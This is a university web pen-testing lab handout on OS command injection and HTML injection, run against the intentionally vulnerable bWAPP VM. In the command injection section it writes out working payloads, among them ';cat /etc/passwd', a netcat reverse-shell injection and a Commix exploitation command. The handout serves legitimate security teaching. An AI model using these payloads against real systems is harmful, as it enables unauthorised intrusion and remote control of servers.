*Web Application Pen-Testing*

*AY 2022/2023*

*Week 4.2 Practical*

*OWASP Top 10 - 2021*

*A03:2021-Injection*

*Part 2*

*OS Command Injection*

*HTML Injection*

*Table of Contents*

[*1.* *Setup* 3](#_Toc118880496)

[*1.1.* *Start and Login to Kali Linux VM with Host-only enabled* 3](#_Toc118880497)

[1.2. Start bee-box (bWAPP) VM 4](#_Toc118880498)

[*2.* *OS Command Injection* 5](#_Toc118880499)

[*2.1.* *Understanding OS Command Injection* 5](#_Toc118880501)

[*2.2.* *Manual Exploitation of OS Command Injection: whoami* 8](#_Toc118880502)

[*2.3.* *Manual Exploitation of OS Command Injection: cat /etc/passwd* 9](#_Toc118880503)

[*2.4.* *Manual Exploitation of OS Command Injection: Spawning a Reverse Shell* 10](#_Toc118880504)

[*2.5.* *Automated Exploitation of OS Command Injection using Commix Tool* 12](#_Toc118880505)

[*3.* *HTML Injection* 15](#_Toc118880506)

[*3.1.* *HTML Injection - Reflected POST* 15](#_Toc118880508)

[*3.2.* *HTML Injection - Stored (Blog)* 15](#_Toc118880509)

[*4.* *Homework for Week 4.2* 16](#_Toc118880510)

# *Setup*

## *Start and Login to Kali Linux VM with Host-only enabled*

*Make sure the Virtual Machine Settings 🡪 Network Adapter 🡪 Host-only*

|  |  |
| --- | --- |
| *Graphical user interface, text  Description automatically generated* | ***Login*** *into this Kali Linux VM*  *Graphical user interface, application  Description automatically generated* |

|  |  |
| --- | --- |
| *Tools with solid fill* | *In case your Kali Linux is* ***not responding*** *to changing to NAT (i.e., still not connected to the Internet). You can restart Kali Linux’s Ethernet Interface (eth0) by typing the following* ***2 commands one after the other*** *into the Kali Linux’s Terminal Emulator and press Enter:* |

*sudo ifdown eth0*

*Text

Description automatically generated*

*sudo ifup eth0*

*Text

Description automatically generated*

## Start bee-box (bWAPP) VM

Make sure the Virtual Machine Settings 🡪 Network Adapter 🡪 Host-only

Graphical user interface, text, application

Description automatically generated

1. Type in the bee-box VM IP Address below: bWAPP\_IP
2. XXX.XXX.XX.XXX
3. **NO NEED** to login into this VM, just starting this VM is sufficient, as shown below.

Text

Description automatically generated

# *OS Command Injection*



## *Understanding OS Command Injection*

Type the following into the address bar of the Kali Linux Web Browser and hit enter:

http://bWAPP\_IP

We see a list of links. In this practical exercise we will **focus on “bWAPP” website**. Click on “bWAPP”.

Graphical user interface, text, website


Description automatically generated

Login: bee & Password: bug 🡪 Click “Login”


A screenshot of a computer

Description automatically generated with medium confidence

Under “Choose your bug”: Select “OS Command Injection” 🡪 Click the button “Hack”



Click the button “Lookup”.



Since the bWAPP VM is in Host-only mode and not connected to the Internet, this DNS Lookup will not work, and you will not receive the DNS Server details and the IP address for [www.nas.gov](http://www.nas.gov). Instead you will notice “;; connection timed out; no servers could be reached”.

Graphical user interface, website

Description automatically generated

For security reasons we would not expose the vulnerable bWAPP to the Internet, but had it been connected to the Internet, when the user clicks “Lookup” on this particular page, it would trigger an OS command called the nslookup on the bWAPP VM along with the supplied user input [www.nas.gov](http://www.nas.gov). To experience this let us visit the bWAPP VM and click on the “Terminal” icon on the top bar.

Graphical user interface, application, Word

Description automatically generated

In the “Terminal” type the following command and press Enter.

nslookup www.nas.gov

It will take a short while, and since this VM is not connected to the Internet, you will notice the same message that was displayed on the OS Command Injection webpage above: “;; connection timed out; no servers could be reached”.

Graphical user interface, text, application, email

Description automatically generated

The above proves that whatever the user types into the DNS lookup: field (in the OS Command Injection webpage) it is directly used by the bWAPP VM to execute as part of an OS command. This leads to OS Command Injection vulnerability.

OS command injection (also known as shell injection) is a web security vulnerability that allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application, and typically fully compromise the application and all its data. Very often, an attacker can leverage an OS command injection vulnerability to compromise other parts of the hosting infrastructure, exploiting trust relationships to pivot the attack to other systems within the organization. [Source: <https://portswigger.net/web-security/os-command-injection>]

[**NOTE:** You can type in the above command nslookup [www.nas.gov](http://www.nas.gov) into your host Windows OS command prompt and see for yourself what the output could have been had this bWAPP VM is connected to the Internet

Text

Description automatically generated]

## *Manual Exploitation of OS Command Injection: whoami*

Let us proceed with our exploitation. Return to the Kali Linux VM. Keeping the existing domain name [www.nsa.gov](http://www.nsa.gov) as is, type the following additional OS command into the DNS lookup: field and click “Lookup”.

;whoami

Semicolon ; operator allows you to execute multiple commands in succession, regardless of whether each previous command succeeds. The command whoami displays user, group and privileges information for the user who is currently logged on to the local system.

Graphical user interface, website

Description automatically generated

You will notice that along with the “;; connection timed out; no servers could be reached” message, which is received after executing nslookup [www.nsa.gov](http://www.nsa.gov), you will also see the output of the other OS Command whoami, which is www-data. Here www-data is the user that web servers on Ubuntu (Apache, nginx, for example) use by default for normal operation. Since you are just browsing this website you belong to www-data user group.

Graphical user interface, website

Description automatically generated

## *Manual Exploitation of OS Command Injection: cat /etc/passwd*

Let us now get the details of all the users on the webserver. Keeping the existing domain name [www.nsa.gov](http://www.nsa.gov) as is, type the following additional OS command into the DNS lookup: field and click “Lookup”.

;cat /etc/passwd

The cat is a standard Unix utility that reads files sequentially, writing them to standard output. The /etc/passwd file is used to keep track of every registered user that has access to a system.

Graphical user interface, website

Description automatically generated

Text

Description automatically generated

## *Manual Exploitation of OS Command Injection: Spawning a Reverse Shell*

#### Setup a netcat listener

netcat (nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. netcat listener is just a way to refer to one of netcat's features: “listening in” on open ports.

For help on netcat, type the following command into the Kali Linux’s Terminal Emulator and press Enter:

nc -h

Text

Description automatically generated

To start a netcat listener, type the following command into the Kali Linux’s Terminal Emulator and press Enter:

nc -nvlp 6789

Text

Description automatically generated

Now let us return to the OS Command Injection webpage. Keeping the existing domain name [www.nsa.gov](http://www.nsa.gov) as is, type the following additional OS command into the DNS lookup: field and click “Lookup”.

;nc 192.168.37.129 6789 -e /bin/bash

nc operator indicates netcat to your KALI\_LINUX\_IP address, -e operator indicates program to exec after connecting to your bWAPP VM, and finally, /bin/bash when used in scripts is used to instruct the operating system to use bash as a command interpreter.

Graphical user interface, website

Description automatically generated

Now go to the netcat listener that is running, and you should see a connect to message, indicating that a successful connection has been established between the Kali Linux and the bWAPP webserver.

A picture containing text

Description automatically generated

Now you can issue OS commands such as pwd, and uname -a, one after the other, which will then be executed on the bWAPP webserver. [The pwd command stands for print working directory. The uname command prints system information]. Now you are free to execute other types of OS commands.

Text

Description automatically generated

Terminate the netcat listner, by pressing Ctrl+C

Text

Description automatically generated

## *Automated Exploitation of OS Command Injection using Commix Tool*

Commix (short for [comm]and [i]njection e[x]ploiter) is an open-source penetration testing tool, written by Anastasios Stasinopoulos (@ancst), that automates the detection and exploitation of command injection vulnerabilities. [Source: https://commixproject.com/]

#### Enabling Kali Linux Web Browser Proxy Settings

In the Kali Linux Web Browser, click on the right-hand top corner hamburger icon and click on “Settings“.

|  |  |
| --- | --- |
| A screenshot of a computer  Description automatically generated with medium confidence | Type “proxy” in the search field and click on “Settings…”  A screenshot of a computer  Description automatically generated with medium confidence |

Select “Manual proxy configuration” and under “HTTP Proxy” type “127.0.0.1” and under “Port” type 8080, check the box: Also use this proxy for HTTPS, and click “OK”.

A screenshot of a computer

Description automatically generated

#### Start OWASP ZAP inside Kali Linux

Graphical user interface, text, application

Description automatically generated

Return to the OS Command Injection webpage and click the button “Lookup”.

Graphical user interface, website

Description automatically generated

The above POST request should have been recorded by your ZAP under its “History” tab, as shown below. Copy the URL, the Cookie details, and the POST parameters highlighted below, we will use these to construct our Commix tool command.

Graphical user interface, text, application, email

Description automatically generated

For help on Commix tool, type the following command into the Kali Linux’s Terminal Emulator and press Enter:

commix -h

type the following command into the Kali Linux’s Terminal Emulator and press Enter. Here you need to replace the --url, --cookie=, and --data= with the details copied from your own ZAP’s History record.

sudo commix --url="http://192.168.37.130/bWAPP/commandi.php" --cookie="security\_level=0; PHPSESSID=dc7f7a50cff0d329473206cd3d60f155" --data="target=www.nsa.gov&form=submit"

Give Commix tool some time to do its job, and you will be asked by the tool: Do you want to prompt for a pseudo-terminal shell? [Y/n] > type Y and press Enter. After which you will get a pseudo-terminal prompt to issue other OS Commands. Give some time for the Commix tool to return the results for each OS command you type.

Text

Description automatically generated

**Challenge yourself to set the bWAPP security level to Medium and High and then see whether Commix tool is still able to exploit the OS Command Injection vulnerability with ease.**

Graphical user interface, application

Description automatically generated

# *HTML Injection*



## *HTML Injection - Reflected POST*

Follow the instructions given in the YouTube video below and attempt this exercise. You may choose to screenshot your steps for your own knowledge, but it is not compulsory, no submission is required. Do remember to practice this as it could be tested.


[https://www.youtube.com/watch?v=ib3ZKFfRn3E]

[](https://www.youtube.com/embed/ib3ZKFfRn3E?feature=oembed)

## *HTML Injection - Stored (Blog)*

Follow the instructions given in the YouTube video below and attempt this exercise. You may choose to screenshot your steps your steps for your own knowledge, but it is not compulsory, no submission is required. Do remember to practice this as it could be tested.

[https://www.youtube.com/watch?v=eQIYhvKCWx4]

[](https://www.youtube.com/embed/eQIYhvKCWx4?feature=oembed)

# *Homework for Week 4.2*

Please provide no more than **5** screenshots or you may also record a video upload to YouTube and provide the links inside a document as evidence of completion for each of the tasks listed below. You may use this document to attach your screenshots and submit it to POLITEMall by Sunday 20th Nov 23:59.

URLs: <https://portswigger.net/web-security/os-command-injection>

<https://portswigger.net/web-security/all-labs>

Attempt the 5 labs under the category of **OS Command Injection**

Graphical user interface, text, application

Description automatically generated